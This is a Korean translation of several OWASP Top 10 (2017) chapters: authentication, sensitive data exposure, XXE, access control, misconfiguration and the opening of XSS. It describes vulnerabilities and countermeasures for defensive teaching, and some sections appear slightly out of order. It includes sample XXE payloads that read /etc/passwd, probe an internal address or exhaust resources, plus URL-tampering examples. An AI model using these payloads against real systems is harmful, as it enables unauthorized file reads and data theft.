인증과 관련된 공격으로부터 보호하기 위해서 사용자의 신원, 인증 및 세션을 관리하는 것이 매우 중요합니다.

만약 애플리케이션이 아래와 같을 경우 인증 취약점이 있을 수 있습니다.

- 공격자가 유효한 사용자 이름과 비밀번호를 가진 상태에서 [계정 정보 삽입](#)과 같은 자동화 공격을 허용합니다.
- 무차별 공격 또는 기타 자동화 공격을 허용합니다.
- "Password1" 또는 "admin/admin"과 같은 기본 암호, 약한 암호 또는 잘 알려진 암호를 허용합니다.
- 안전하지 않게 만들어진 "지식 기반 답변"과 같은 취약하거나 효과가 없는 자격 증명 복구나 비밀번호 복구를 허용합니다.
- 평문, 암호화되거나 취약한 해시 비밀번호를 사용합니다.(참조: [A3:2017-민감한 데이터 노출](#))
- 다중 인증이 없거나 비효율적입니다.
- 세션 ID가 URL에 노출됩니다.(e.g., URL rewriting)
- 세션 ID를 제대로 무효화 시키지 않습니다. 로그아웃이나 비활성 기간 중에 사용자 세션 및 인증 토큰(특히 SSO(Single Sign On)토큰)이 제대로 무효화 되지 않습니다.

공격 시나리오 예제

시나리오 #1: [알려진 암호 목록](#)을 사용한 [계정 정보 삽입](#)이 일반적입니다. 애플리케이션이 자동화된 위협 또는 계정 정보 삽입 방어를 구현하지 않은 경우, 애플리케이션을 암호 오라클로 사용하여 계정 정보가 유효한지 확인할 수 있습니다.

시나리오 #2: 대부분의 인증 공격은 암호를 유일한 인증 요소로 계속 사용하는 것으로 인해 발생합니다. 모범 사례로 간주된 비밀번호 주기와 복잡성 요구사항은 사용자가 취약한 비밀번호를 등록하고 재사용할 수 있도록 권장합니다. 따라서 조직에서는 NIST 800-63에 따라 이러한 관행을 중단하고 다중 인증을 사용하는 것이 좋습니다.

시나리오 #3: 애플리케이션 세션에 대한 적절한 만료 시간이 정해지지 않은 것입니다. 사용자는 공용 컴퓨터로 애플리케이션에 접근, "로그아웃"을 선택하지 않고 단순히 브라우저 탭을 닫고 나갑니다. 한시간 이후에 공격자가 같은 브라우저를 사용하면 사용자는 여전히 인증되어 있을 것입니다.

보안 대책

- 가능한 경우, 다중인증을 구현하여 자동화된 계정 정보 삽입, 무차별 공격, 탈취된 계정 정보 재사용 공격을 예방합니다.
- 특히 admin 계정의 경우 기본 계정 정보를 사용하여 제공하거나 배포하지 마십시오.
- 비밀번호를 생성하거나 변경할 때 [최악의 Top 10000개 비밀번호](#) 목록 이외로 설정하도록 하는 것과 같은 약한 비밀번호 검사를 구현하십시오.
- [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](#)에 따라 암호 길이, 복잡성 및 순환 정책 또는 다른 최신 정책, 근거 기반 암호 정책을 조정합니다.
- 계정 열거공격에 대한 대비로 모든 결과에 대해 동일한 메시지를 사용하여 등록, 계정 정보 복구, API 경로를 강화하십시오.
- 로그인 실패에 대한 제한이나 시간 연기를 하십시오. 모든 실패에 대해 로그를 남기고 계정 정보 삽입, 무차별 공격, 다른 공격들이 탐지되면 관리자에게 알람이 오도록 설정하십시오.
- 로그인 이후에 예측 불허한 무작위 세션 ID를 생성하는 서버 측의 안전한 내장 세션 관리자를 사용하십시오. 세션 ID는 URL에 없어야 하며, 매우 안전하게 보관되어야 하고 로그아웃, 유효 및 절대 시간 초과 이후 무효화되어야 합니다.

참조문서

OWASP

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

외부자료

- [NIST 800-63b: 5.1.1 Memorized Secrets](#) – for thorough, modern, evidence based advice on authentication.
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)

위협 요소	공격요인		보안 취약점		영향
애플리케이션 특징	공격 가능성: 2	확산 정도: 3	탐지 가능성: 2	기술: 3	비즈니스?
공격자는 보안 체계를 직접 공격하는 대신 전송 구간 및 브라우저와 같은 사용자 프로그램에서 키를 훔치거나, 중간자 공격 및 서버에서 평문 데이터를 훔치고자 합니다. 대부분 수작업으로 공격을 합니다. 사전에 훔친 패스워드 데이터베이스에는 Graphics Processing Units (GPU)를 사용해서 브루트 포스 공격을 할 수도 있습니다.	지난 몇 년동안 이 방법은 가장 일반적이고 영향력 있는 공격 방법이었습니다. 단순히 민감한 데이터를 암호화하지 않고 있는 것이 가장 큰 결함입니다. 암호화를 사용하면서, 취약한 키 생성 및 관리, 약한 알고리즘, 프로토콜 및 암호 사용은 일반적입니다. 취약한 암호 해싱 저장 기술의 경우가 특히 그렇습니다. 전송 중인 데이터의 경우 서버 측면의 약점은 주로 감지하기 쉽지만, 저장된 데이터의 경우에는 찾기가 어렵습니다.			공격자는 잘 보호된 데이터에 대해서는 공격을 실패하게 됩니다. 일반적으로 이런 데이터는 건강 기록, 신용 정보, 개인 정보, 신용카드와 같은 민감한 개인 정보(PII)를 포함하며, EU GDPR이나 각 나라의 개인정보보호법과 같은 법률이나 규정에서 정의한 보호 방법이 필요합니다.	

취약점 확인 방법

우선 전송을 하거나 하지 않거나 데이터 보호 요구사항을 확인합니다. 패스워드, 신용카드 번호, 건강기록, 개인정보, 업무 기술들은 특별한 보호가 필요하며, EU의 General Data Protection Regulation(GDPR)와 같은 개인정보보호법이나 PCI Data Security Standard(PCI DSS)와 같은 금융 데이터 보호 규정에 해당된다면 특별히 보호해야 합니다. 보호가 필요한 데이터의 경우:

- 평문으로 데이터를 전송합니까? HTTP, SMTP, FTP와 같은 프로토콜이 그런 경우입니다. 외부 인터넷 트래픽은 특히 위험합니다. 로드 밸런서, 웹 서버, 백엔드 시스템 간의 내부 트래픽도 확인합니다.
- 백업을 포함하여 저장할 때 평문으로 처리하는 민감한 데이터가 있습니까?
- 오래되거나 취약한 암호 알고리즘을 이전 및 현재 소스 코드에 적용하고 있지 않습니까?
- 디폴트 암호 키 사용 및 약한 암호 키를 생성 및 재사용하거나 적절한 키 관리 및 변경이 이루어 집니까?
- 사용자 프로그램(브라우저)에서 보안 디렉티브나 헤더와 같은 암호화를 적용하고 있습니까?
- 사용자 프로그램(앱, 메일 클라이언트)에서 서버 인증이 유효한지 확인합니까?

ASVS [Crypto \(V7\)](#), [Data Prot \(V9\)](#), [SSL/TLS \(V10\)](#)를 참조

공격 시나리오 예제

시나리오 #1: 애플리케이션은 자동화된 데이터베이스 암호화를 사용하여 데이터베이스의 신용 카드 번호를 암호화합니다. 그러나 이 데이터는 검색될 때 자동으로 복호화되므로 SQL 삽입 결함으로 일반 텍스트의 신용 카드 번호가 검색될 수 있습니다.

시나리오 #2: 모든 웹 페이지에 TLS를 반드시 사용하지 않거나 약한 암호화를 지원하는 사이트. 공격자는 (안전하지 않은 무선 네트워크에서) 쉽게 네트워크 트래픽을 모니터링하고 HTTPS를 HTTP로 낮추며, 요청을 중간에서 가로채고 사용자 세션 쿠키를 탈취합니다. 이어서 공격자는 이 쿠키를 다시 사용해서 사용자의 (인증된) 세션을 악용하여 사용자의 개인 정보에 접근하거나 수정합니다. 금융 거래시 수취인과 같은 전송된 모든 데이터를 바꿀 수도 있습니다.

시나리오 #3: 패스워드를 저장할 때 솔트를 하용하지 않거나 간단한 해시를 사용하는 데이터베이스. 파일 업로드 취약점을 통해 공격자는 패스워드 데이터베이스를 가져올 수 있습니다. 솔트되지 않은 해시들은 미리 계산된 해시들을 가진 레인보우 테이블에 노출될 수 있습니다. 간단하거나 빠른 해시 함수로 만들어진 해시는 솔트를 적용했더라도 GPU를 이용하여 크랙될 수 있습니다.

보안 대책

최소한 다음 내용을 준수하고, 레퍼런스를 참고합니다:

- 애플리케이션에서 사용하는 데이터를 처리, 저장, 전송으로 분류합니다. 개인정보 보호법, 법률, 업무 필요에 따라 어떤 데이터가 민감한지 파악합니다.
- 분류에 따라 통제합니다.
- 불필요한 민감한 데이터는 저장하지 않습니다. 가능한 빨리 그런 데이터를 폐기 및 PCI DSS 규정을 준수하거나 불필요한 내용을 줄입니다. 가지고 있지 않으면 도둑맞을 일도 없습니다.
- 모든 민감한 데이터들을 암호화하는지 확인합니다.
- 최신의 강력한 표준 알고리즘, 프로토콜, 암호 키를 사용하는지 확인합니다; 적합한 키 관리를 사용합니다.
- Perfect Forward Secrecy(PFS) 암호를 사용하는 TLS, 서버의 암호 우선 순위 지정 및 보안 매개 변수와 같은 보안 프로토콜로 전송 중인 모든 데이터를 암호화 하십시오. HTTP Strict Transport Security([HSTS](#))와 같은 지시문을 사용하여 암호화를 시행합니다.
- 민감한 데이터를 포함하는 응답 캐시를 비활성화합니다.
- [Argon2](#), [scrypt](#), [bcrypt](#), [PBKDF2](#)와 같은 워크 팩터(딜레이 팩터)를 가진 적응형 솔트된 해시 함수를 사용하여 패스워드를 저장합니다.
- 개별적으로 설정들의 유효성을 검증합니다.

참조문서

OWASP

- [OWASP Proactive Controls: Protect Data](#)
- OWASP Application Security Verification Standard ([V7](#), [9](#), [10](#))
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password and Cryptographic Storage](#)
- [OWASP Security Headers Project](#); [Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

외부자료

- [CWE-220: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues](#); [CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption](#); [CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)

XML 외부 개체(XXE)

위협 요소	공격요인		보안 취약점		영향
애플리케이션 특징	공격 가능성: 2	확산 정도: 2	탐지 가능성: 3	기술: 3	비즈니스?
XML 업로드가 가능하며, XML 문서에 취약한 코드, 의존성, 통합을 공격하는 악의적인 내용을 포함할 수 있다면 공격자는 취약한 XML 프로세스를 공격할 수 있습니다.	기본적으로 대부분의 오래된 XML 프로세서들은 XML 처리 중에 참조되고 평가되는 URI에 대해 외부 개체의 지정을 허용합니다.. SAST 는 의존성 및 설정을 조사함으로써 이 문제를 발견할 수 있습니다. DAST 는 이 문제를 확인하고 공격 가능한지 알기 위해 추가적인 수작업이 필요합니다. 수동 테스트는 XXE 테스트 방법을 교육 받아야 합니다. XXE 테스트는 일반적인 2017년 테스트와는 다르기 때문입니다.	이 취약점은 데이터 가져오기, 서버에서 원격 요청 실행, 내부 시스템 탐지, 서비스 거부 공격 수행 및 다른 공격들의 실행을 위해 사용할 수 있습니다. 업무에 대한 영향은 영향 받는 애플리케이션과 데이터의 보호 요구 사항에 따라 다릅니다.			

취약점 확인 방법

- 아래와 같은 애플리케이션, 특히 XML 기반 웹 서비스나 다운로드를 사용할 경우 공격에 취약할 수 있습니다:
- 애플리케이션이 직접 XML을 입력 받거나 특히 신뢰할 수 없는 곳의 XML을 업로드하거나 XML 문서에 신뢰할 수 없는 데이터를 입력할 경우. 이는 XML 프로세서가 처리합니다.
 - 애플리케이션에 있는 XML 프로세서나 웹 서비스 기반의 SOAP에 [Document Type Definitions\(DTD\)](#)이 활성화되어 있을 경우. DTD 처리를 비활성화하는 정확한 방법은 처리기마다 다르기 때문에 [OWASP Cheat Sheet 'XXE Prevention'](#)와 같은 문서들을 참조하기를 권장합니다.
 - 애플리케이션이 페더레이션 보안이나 싱글 사인온(SSO)의 목적으로 확인 처리를 위해 SAML을 사용할 경우입니다. SAML은 assertio를 확인하기 위해 XML을 사용하며 취약할 수 있습니다.
 - 애플리케이션이 1.2이전의 SOAP을 사용하고 있다면 XML 개체들이 SOAP 프레임워크에 넘겨질 경우 XXE 공격에 민감할 수 있습니다.
 - XXE 공격에 취약하다는 것은 애플리케이션이 Billion Laughs 공격을 포함하는 서비스 공격에 취약하다는 것을 의미합니다.

공격 시나리오 예제

임베디드 장비 공격을 포함하는 수많은 공개 XXE 이슈들이 발견되고 있습니다. XXE는 많은 의존성을 가진 것을 포함하는 수많은 예상치 못한 곳에서 발생합니다. 가장 쉬운 방법은 악의적인 XML 파일을 업로드하는 것이며, 이것이 가능하다면 취약합니다:

시나리오 #1: 공격자는 서버에서 데이터를 가져오려고 시도합니다:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

시나리오 #2: 공격자는 ENTITY 라인을 변경하여 서버의 사설망을 찾으려 합니다.:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

시나리오 #3: 공격자는 잠재적으로 무한 파일을 포함하여 서비스 거부 공격을 시도합니다:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

보안 대책

개발자에 대한 교육이 완벽하게 XEE를 확인하고 완화시키는데 필수적입니다. 그외에 XXE를 막기 위해서 다음이 필요합니다:

- 가능할 때마다, JSON과 같은 덜 복잡한 데이터 형식을 사용하거나 민감한 데이터를 지양합니다.
 - 애플리케이션이나 운영체제에서 사용중인 모든 XML 프로세서와 라이브러리를 패치하거나 업그레이드합니다. 의존성 체커를 사용합니다. SOAP을 SOAP 1.2나 그 이상으로 업그레이드합니다.
 - [OWASP Cheat Sheet 'XXE Prevention'](#)에 따라 애플리케이션에 있는 모든 XML 파서의 XML 외부 개체와 DTD 처리를 비활성화합니다.
 - 서버에서 허용 목록(화이트리스트)을 이용한 입력값 검증, 필터링, 검사를 구현해서 XML 문서, 헤더, 노드에 있는 악의적인 데이터를 막습니다.
 - XML이나 XSL 파일 업로드 기능이 XSD 검증기 같은 것을 사용해서 XML이 유효한 내용인지 확인하고 검증합니다.
 - 많은 것들이 통합된 크고 복잡한 애플리케이션에서는 수동으로 소스코드 리뷰가 최선의 방법일 수 있으나, **SAST**는 소스코드에 존재하는 XXE를 탐지하는데 도움이 될 수 있습니다.
- 위 방법들이 가능하지 않다면 XXE 공격을 확인하고 감시하고 막기 위해 가상 패치, API 보안 게이트웨이, 웹 애플리케이션 방화벽(WAF) 사용을 고려하기 바랍니다.

참조문서


OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

외부자료

- [CWE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

취약한 접근 통제



취약점 확인 방법

접근통제는 사용자들이 의도한 권한을 벗어난 행동을 할 수 없도록 정책을 시행합니다. 접근통제에 실패할 경우 일반적으로 인가되지 않은 정보 노출, 데이터 조작이나 파괴, 사용자에게 허용된 범위를 벗어난 사업적 기능 수행 등을 초래하게 됩니다. 흔하게 발생하는 접근통제 취약점들은 아래 사항들을 포함합니다:

- URL, 내부 애플리케이션 상태나 HTML 페이지 조작, 맞춤형 API 공격 툴을 통해 접근통제 절차를 우회할 수 있습니다.
- 기본 키가 다른 사용자의 레코드로 변경되도록 허용하고 다른 계정의 정보를 열람하거나 편집할 수 있도록 허용되어 있다면 접근통제에 실패한 것입니다.
- 로그인 하지 않고 활동하는 사용자나 일반 사용자로 로그인하여 관리자처럼 활동하는 사용자가 있다면 권한상승이 가능한 상태입니다.
- JSON 웹 토큰 (JWT)의 접근 통제 토큰 재전송이나 변경, 권한 상승 목적으로 쿠키나 감춰진 필드 조작, JWT 토큰 무효화 악용 등과 같은 메타 데이터 조작 행위가 허용된다면 접근 통제에 실패한 것입니다.
- CORS에 대한 설정이 잘못되어 있을 경우 인가되지 않은 API에 접근을 허용할 수도 있습니다.
- 인증 절차를 거치지 않은 사용자가 인증이 필요한 페이지를 둘러보게 하거나, 권한이 필요한 페이지에 일반 사용자가 접근해 보도록 하거나 POST, PUT, DELETE 메소드에 대한 접근통제를 적용하지 않은 API를 사용해 보게끔 함으로써 접근통제 실패 여부를 확인할 수 있습니다.

보안 대책

접근 통제는 공격자가 접근 제어 검사 또는 메타 데이터를 수정할 수 없는 신뢰할 수 있는 서버 측 코드 또는 서버가 없는 API에 적용될 경우에만 효과적입니다.

- 불특정 다수에게 공개된 자원을 제외하곤 디폴트 정책은 차단으로 운영해야 합니다.
- CORS 사용 최소화를 포함한 접근통제 절차를 구현하고 애플리케이션 전체에 적용해야 합니다.
- 접근통제 모델은 사용자에게 특정 레코드를 생성/열람/수정/삭제 할 수 있는 권한을 허용하기 보다는 레코드 소유자만 권한을 갖게끔 강제해야 합니다.
- 유일한 애플리케이션 비즈니스의 제한 요구 사항들은 도메인 모델에 의해 적용되어야 합니다.
- 웹 서버상의 디렉토리 리스팅 기능을 비활성화 하고 .git과 같은 메타데이터와 백업파일들이 웹 루트에 존재하지 않게끔 운영해야 합니다.
- 접근 통제에 실패한 경우에는 기록되어야 하고, 반복적인 실패가 발생하는 것과 같이 적절한 시점에 관리자에게 경고 메시지가 전송되어야 합니다.
- 자동화 공격 툴로 인한 피해를 최소화 하기 위해 API와 컨트롤러에 대한 접근 임계치를 제한해야 합니다.
- JWT토큰은 로그아웃 이후 무효화 되어야 합니다.

개발자 및 품질보증 담당자는 기능적인 접근통제 부분과 통합 테스트를 포함시켜야만 합니다.

공격 시나리오 예제

시나리오 #1: 입력 값을 검증절차 없이 사용자 계정정보에 접근하는 용도의 SQL문에서 사용하는 애플리케이션이 있고 아래와 같은 형태의 소스코드로 구현되어 있다고 가정해 봅시다:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

공격자는 브라우저에서 서버로 전송되는 시점에 아래와 같은 형태로 acct 파라미터를 원하는 값으로 수정할 수 있고, 만약 입력 값을 적절히 검증하지 않는다면 다른 사용자의 계정에 접근하게 될 수도 있습니다.

```
http://example.com/app/accountInfo?acct=notmyacct
```

시나리오 #2: 공격자가 브라우저를 통해 원하는 대상의 URL을 직접 입력할 경우 접근 대상이 Admin 페이지라면 관리자 외의 인원은 접근할 수 없어야 합니다.

```
http://example.com/app/getapplInfo
```

```
http://example.com/app/admin_getapplInfo
```

위와 같은 URL 직접 입력을 통해 인가되지 않은 사용자가 요청한 페이지에 접근할 수 있거나, 관리자 외의 인원이 Admin 페이지에 접근할 수 있다면 취약합니다.

참조문서


OWASP

- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

외부자료

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)

잘못된 보안 구성

					
애플리케이션 특징	공격 가능성: 3	확산 정도: 3	탐지 가능성: 3	기술: 2	비즈니스?
공격자는 인가되지 않은 영역으로 접근할 수 있는 권한이나 시스템 정보를 얻기 위해 패치 되지 않은 취약점을 공격하거나 디폴트 계정, 미사용 페이지, 보호받지 못하는 파일이나 디렉토리에 접근을 시도합니다.		잘못된 보안 구성은 네트워크 서비스, 플랫폼, 웹 서버, 애플리케이션 서버, 데이터베이스, 프레임워크, 사용자 정의 코드, 사전 설치된 가상머신, 컨테이너, 스토리지 등 애플리케이션 스택의 모든 영역에서 발생할 수 있으며, 자동화된 취약점 스캐너는 설정 오류, 디폴트 계정 정보 및 설정 유지, 활성화된 불필요한 서비스, 변경이 필요한 과거 옵션 값과 같은 보안 관점에서 미흡한 설정 상태들을 찾아 내는데 유용하게 사용됩니다.		사업적 관점의 영향도는 애플리케이션과 데이터의 보호 필요성에 따라 달라지게 되나 보안 설정이 미흡하게 유지될 경우 공격자는 일부 인가되지 않은 시스템이나 기능에 접근할 수 있는 기회를 얻게 될 수도 있으며 이를 통해 시스템 상의 권한을 완전히 장악하게 되는 경우도 발생 가능합니다.	

취약점 확인 방법

애플리케이션이 아래 사항들에 해당할 경우 취약한 상태일 수도 있습니다:

- 애플리케이션 스택 전 영역에 적절한 보안 강화 절차가 누락된 상태이거나 클라우드 서비스 상에 권한이 부적절하게 설정되어 있습니다.
- 불필요한 기능(예: 포트, 서비스, 페이지, 계정, 특수권한 등)이 활성화되거나 설치되어 있습니다.
- 디폴트 계정과 비밀번호가 활성화 되어 있거나 해당 정보들을 변경 없이 사용하고 있는 중입니다.
- 여러 처리 과정에서 스택 추적 정보나 공격에 도움이 될만한 다른 정보들을 노출하고 있습니다.
- 업그레이드된 시스템 상에 최신 보안 기능들이 비활성화 되어 있거나 안전하게 설정되어 있지 않습니다.
- 애플리케이션 서버, 프레임워크(예: Struts, Spring, ASP.NET), 라이브러리, 데이터베이스 상에 보안 설정이 되어 있지 않다.
- 서버가 보안 헤더, 보안 강화 수단을 보내지 않거나 안전한 값을 설정하지 않고 있습니다.
- 구 버전이나 취약한 버전의 소프트웨어를 사용하고 있습니다 (A9:2017-알려진 취약점이 있는 구성요소 사용 참고).

협력적이고 반복적인 애플리케이션 보안 설정 절차가 없다면 시스템은 높은 위험에 처해 있다고 봐야 합니다.

공격 시나리오 예제

시나리오 #1: 알려진 취약점을 포함하고 있는 샘플 애플리케이션이 삭제되지 않은 채로 애플리케이션 서버가 운영 환경에서 사용 중이라면, 샘플 애플리케이션은 공격자가 서버를 공격하는데 악용될 수 있습니다. 샘플 애플리케이션 중에 관리 콘솔이 포함되어 있고 디폴트 계정 정보가 변경되지 않았다면, 공격자는 디폴트 패스워드를 사용해 접속에 성공함으로써 권한을 획득할 수도 있습니다.

시나리오 #2: 서버 내 디렉토리 리스팅이 비활성화되지 않았다면, 공격자는 디렉토리 목록이 노출됨을 발견하게 되고 자바 클래스 파일을 다운로드하여 디컴파일과 리버스엔지니어링을 통해 애플리케이션 상에 존재하는 심각한 접근 통제 취약점을 찾아낼 수도 있습니다.

시나리오 #3: 사용자에게 전달하는 응답 메시지 상에 스택 추적 정보와 같은 상세한 에러 메시지를 노출하도록 애플리케이션 서버가 설정되어 있다면, 구성 요소 버전 정보와 같은 공격에 도움을 줄 수 있는 민감한 정보나 내부적인 결함들이 잠재적으로 노출될 수 있습니다.

시나리오 #4: 클라우드 서비스 제공자가 다른 클라우드 서비스 이용자들이 인터넷을 통해 접근 가능한 상태로 디폴트 공유 권한을 열어둔 상태라면, 클라우드 스토리지에 저장되어 있는 민감한 데이터에 대한 접근을 허용할 수도 있습니다.

보안 대책

아래 사항들을 포함한 안전한 설치 과정이 시행되어야 합니다:

- 위험을 적절하게 차단할 수 있도록 빠르고 쉽게 다른 환경으로 전환할 수 있는 반복적인 보안 강화 절차를 적용해야 합니다. 개발, 품질 관리, 운영 환경은 환경 별로 상이한 자격 증명 정보를 사용하고 동등한 보안 수준으로 설정되어야 하며, 새로운 보안 환경을 구축하는데 소모되는 리소스를 최소화 하기 위해 절차를 자동화 해야 합니다.
- 불필요한 기능, 구성 요소, 문서, 샘플 애플리케이션 없이 최소한으로 플랫폼을 유지하고 사용하지 않는 기능과 프레임워크는 삭제하거나 설치하지 말아야 합니다.
- 패치 관리 절차의 일부분으로 모든 보안 정보, 업데이트, 패치를 대상으로 설정을 적절히 검토하고 갱신하는 절차가 필요하며, 특히 S3 버킷 권한과 같은 클라우드 스토리지 권한을 검토하는 절차가 중요합니다(A9:2017-알려진 취약점이 있는 구성요소 사용 참고).
- 세분화, 컨테이너화, 클라우드 보안 그룹과 같은 방법으로 구성 요소나 입주자들 간에 효율적이고 안전한 격리를 제공하는 세분화된 애플리케이션 아키텍처를 적용해야 합니다.
- **보안 헤더**와 같은 보안 강화 수단을 사용자에게 전송해야 합니다.
- 모든 영역의 보안 설정이 적절히 반영되어 있는지 검증할 수 있는 자동화된 절차를 수립해야 합니다.

참조문서

OWASP


- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

보안설정 오류와 관련한 추가 요구사항들은, 애플리케이션 보안 검증 표준 [V19 Configuration](#)에서 확인 가능하다.

외부자료

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

크로스 사이트 스크립팅 (XSS)

위협 요소  공격요인 보안 취약점 영향					
애플리케이션 특징	공격 가능성: 3	확산 정도: 3	탐지 가능성: 3	기술: 2	비즈니스?
자동화된 도구는 세 가지 유형의 모든 크로스 사이트 스크립팅(XSS)의 취약점을 탐지하거나 악용할 수 있습니다. 그리고 자유롭게 활용 가능한 공격 프레임워크가 있습니다.		크로스 사이트 스크립팅(XSS)은 OWASP TOP10에서 두 번째로 많이 발생하는 문제이며, 모든 응용 프로그램의 약 2/3에서 발견됩니다. 자동화된 도구는 PHP, J2EE/JSP 및 ASP.NET과 같은 성숙된 기술에서 자동으로 몇 가지 XSS 문제점들을 찾을 수 있습니다.		크로스 사이트 스크립팅(XSS)의 영향은 피해자의 브라우저 상에서 원격 코드 실행으로 인증 혹은 세션 정보를 훔치거나 피해자에게 악성코드를 전달하는 것과 같이, 비지속성(리플렉티드)과 DOM 기반 XSS는 중간 정도이고, 저장(지속성) XSS에 대해서는 심각하다.	

취약점 확인 방법

일반적으로 사용자의 브라우저를 목표로 하는 세 가지 형태의 크로스 사이트 스크립팅(XSS)이 있습니다:

리플렉티드 XSS: HTML 출력의 일부로서 유효성이 확인되지 않고, 특수문자가 필터되지 않은 사용자 입력이 애플리케이션 혹은 API에 포함됩니다. 공격이 성공하면 공격자는 피해자의 브라우저에서 임의의 HTML과 자바스크립트를 실행할 수 있습니다. 전형적으로 사용자는 악의적인 워터링 홀 공격을 수행하는 웹 사이트, 광고 사이트 혹은 이와 유사한 공격자에 의해 제어되는 페이지를 가리키는 몇몇 악의적인 링크와 상호 작용을 해야 할 필요가 있습니다.

저장 XSS: 응용 프로그램 또는 API에서 나중에 다른 사용자 또는 관리자가 볼 수 있는 정제되지 않은 사용자 입력값이 저장됩니다. 저장 XSS는 종종 높은 혹은 중대한 위험으로 간주됩니다.

DOM 기반 XSS: 페이지에 공격자가 제어 가능한 데이터를 동적으로 포함할 수 있는 자바스크립트 프레임워크, 한 페이지 애플리케이션, 그리고 API는 DOM 기반 XSS에 취약합니다. 이론상으로 애플리케이션은 안전하지 않은 자바스크립트 API로 공격자가 제어 가능한 데이터를 보내지 않습니다.

전형적인 XSS 공격은 세션 도용, 계정 탈취, 다중 요소 인증 우회, 트로이 목마 악성코드 배포 로그인 패널과 같은 DOM 노드 대체 혹은 변조, 악성코드 다운로드, 키 로깅, 그리고 다른 클라이언트 측면의 공격과 같은 사용자 브라우저에 대한 공격을 포함합니다.

공격 시나리오 예제

시나리오 #1: 이 애플리케이션은 유효성 검사 또는 필터링 처리없이 다음의 HTML 조각의 구성 내 신뢰할 수 없는 데이터를 사용합니다:

```
